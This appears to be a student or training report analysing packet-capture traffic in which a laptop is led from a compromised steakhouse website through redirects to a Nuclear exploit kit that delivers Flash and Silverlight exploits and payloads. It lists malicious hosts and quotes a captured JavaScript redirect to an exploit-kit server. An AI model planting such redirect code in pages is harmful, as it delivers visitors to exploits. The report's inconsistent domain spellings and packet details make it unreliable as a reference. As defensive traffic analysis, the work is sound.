

TASK 3

Malicious Network Traffic Analysis Report

Rev D

Task 3

MALICIOUS NETWORK TRAFFIC ANALYSIS

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2 Project background and description

Background

The security operations center of the American embassy in London noticed some suspicious network traffic to and from the personal laptop of a military aide.

The embassy has full packet capture, and a government analyst retrieved a PCAP (packet capture) file of network traffic associated with the laptop's IP address. The traffic indicates that the user was browsing the web at the time of the suspicious traffic.

3 Events Log

	Packet	Summary
1	1148	Laptop accesses compromised website - wolfgangssteakhouse.co.kr
2	1979	Laptop redirected from wolfgangssteakhouse.co.kr to bnureb0up683ppcbgt1fz9g.isbul.info
3	2474	Laptop redirected from bnureb0up683ppcbgt1fz9g.isbul.info to zz1lb82z00y16gdow25fcxm.ilaclama.us
4	2521	Laptop redirected from zz1lb82z00y16gdow25fcxm.ilaclama.us to f9wb0396aobdotyzddcwdtf.ilaclama.us
5	2561	Laptop accesses EK Landing Page hxxp://f9wb0396aobdotyzddcwdtf.ilaclama.us/VQlXBEpVSwQ.html
6	2617	EK sends outdated windows flash exploit to Laptop
7	2634	EK sends Silverlight SWF file exploit to Laptop
8	2658	EK sends Payload to Laptop
9	2798	EK sends Payload to Laptop

4 Technical

What is the duration of this PCAP?

10:09:514826 (10 minutes 9 seconds)

Can you see any recognizable activities in the PCAP?

Browsing the Wolfgang Steakhouse website

What types of network traffic dominate the PCAP?

Unicast

Each Snort alert was triggered by a single packet.

- Packet 2617 - Flash Exploit – Triggered Snort Alert Nuclear EK SWF M2
- Packet 2634 - Silverlight Exploit – Triggered Snort Alert Nuclear EK Silverlight M2
- Packet 2658 - Payload Delivered – Triggered Snort Alert Nuclear EK Payload
- Packet 2798 - Payload Delivered – Triggered Snort Alert Nuclear EK Payload

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Now it's time to start building our analysis. The answers to these questions belong in your technical section.

- 1) Confirm the IP address of the laptop.
ip-192-168-137-81
- 2) Confirm the host name of the laptop.
Barto-PC
- 3) Confirm the MAC address of the laptop.
5c:f9:dd:6a:bd:22
- 4) Confirm the date and time of the compromise.
Date: 02-15-2015
Time: 23:33:56:843027

5 Technical Appendix

5.1 Questions:

- 1) Identify the IP address(es) and host(s) that generated the EK traffic.
Host: f9wb0396aobdotyzddcwdf.ilacnama.us
Ip address: 108-178-15-187
- 2) What website did the user visit?
Wolfgang Steakhouse Restaurant
- 3) What was the URL for the EK landing page?
hxxp://f9wb0396aobdotyzddcwdf.ilacnama.us/VQIXBEpVSwQ.html
- 4) Which EK do you suspect? Why?
Nuclear EK
Snort Alerts
- 5) What vulnerability or vulnerabilities were exploited in the attack?
 - Adobe Flash
 - Microsoft Silverlight

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
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5.2 Screen Shots

5.2.1 1148

1148 2015-02-15 23:33:39.356557 ip-192-168-137-81.ec2.internal wolfgangssteakhouse.co.kr
HTTP 536 wolfgangssteakhouse.co.kr GET / HTTP/1.1

Laptop accesses compromised website - wolfgangssteakhouse.co.kr



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5.2.2 1979

1979 2015-02-15 23:33:45.471955 wolfgangssteakhouse.co.kr ip-192-168-137-81.ec2.internal
HTTP 1047 HTTP/1.1 302 Found (text/html)

Laptop redirected from wolfgangssteakhouse.co.kr to bnureb0up683ppcbgt1fz9g.isbul.info




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5.2.3 2474

2474 2015-02-15 23:33:47.143181 f9wb0396aobdotyzddcwdf.ilaclama.us
ip-192-168-137-81.ec2.
internal HTTP 59 HTTP/1.1 200 OK (text/html)

Laptop redirected from bnureb0up683ppcbgt1fz9g.isbul.info to zz1lb82z00y16gdow25fcxm.ilaclama.us



The image shows a Wireshark packet capture window titled "Wireshark · Follow TCP Stream (tcp.stream eq 44) · T3.pcap". The packet list on the left shows a single packet (2474) of type HTTP. The packet details pane shows the following structure:

- GET /index.php?
n=anM9MSZ1YnR5emE9cXZieWJtbHQmdGltZT0xNTAyMTUyMzIzMzYzMDkyMjU3NCZzcM9MjIwJnN1cmw9d29sZm
dhbmdzc3RlYWtob3VzZS5jbY5rciZzcG9ydD04MCZrZXk9MjY3QzMSRTQmc3VyaT0vd3Ataw5jbHVkZXIvMvanMvan
F1ZXJ5L2pxdWVyeS5qcyUzZnZlcj0xLjExLjE= HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://wolfgangssteakhouse.co.kr/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: bnureb0up683ppcbgt1fz9g.isbul.info
Connection: Keep-Alive
- HTTP/1.1 200 OK
Server: nginx/1.4.3
Date: Sun, 15 Feb 2015 23:04:37 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 01 Jan 1970 00:00:01 +0000
- 106
var stjgy = "http://zz1lb82z00y16gdow25fcxm.ilaclama.us/watch.php?
fuhgi=MTIyMDU0ODkwNjhkMTQ5ODNkNDI2YWZlNjYjYjNjNTJi"; var mmbw =
typeof(location.replace); if (mmbw != "undefined") {
top.location.replace(stjgy); } else { top.location.href = stjgy; };
0

The packet bytes pane shows the raw data of the packet, which is the same as the packet details pane. The packet length is 106 bytes. The packet is a client packet (1) and a server packet (2) in a 1-turn conversation.

1 client pkt, 2 server pkts, 1 turn.

Entire conversation (1066 bytes) Show data as ASCII Stream 44

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help


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5.2.4 2521

2521 2015-02-15 23:33:47.537770 ip-192-168-137-81.ec2.internal f9wb0396aobdotyzddcwdf.ilacnama.us
HTTP 424 zz1lb82z00y16gdow25fcxm.ilacnama.us
GET /watch.php?fuhgi=MTIyMDU5ODkwNjhkMTQ5ODNkNDI2YWEzNWJjYjNjNTJi HTTP/1.1

Laptop redirected from zz1lb82z00y16gdow25fcxm.ilacnama.us to f9wb0396aobdotyzddcwdf.ilacnama.us




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5.2.5 2561

2561 2015-02-15 23:33:49.033657 ip-192-168-137-81.ec2.internal
f9wb0396aobdotyzddcwwtf.ilaclama.us HTTP 380 f9wb0396aobdotyzddcwwtf.ilaclama.us
GET /VQlXBepVSwQ.html HTTP/1.1

Landing Page




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5.2.6 2617

2617 2015-02-15 23:33:54.669953 f9wb0396aobdotyzddcwdf.ilaclama.us
ip-192-168-137-81.ec2.
internalTCP 1423
http(80) → 49212 [ACK] Seq=22425 Ack=715 Win=16768 Len=1369 [TCP segment of a reassembled PDU]

Flash Exploit – Triggered Snort Alert Nuclear EK SWF M2




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5.2.7 2634

2634 2015-02-15 23:33:56.058965 f9wb0396aobdotyzddcwdf.ilacnama.us
ip-192-168-137-81.ec2.
internal TCP 1423
http(80) → 49213 [ACK] Seq=1 Ack=268 Win=15744 Len=1369 [TCP segment of a reassembled PDU]

Silverlight Exploit – Triggered Snort Alert Nuclear EK Silverlight M2

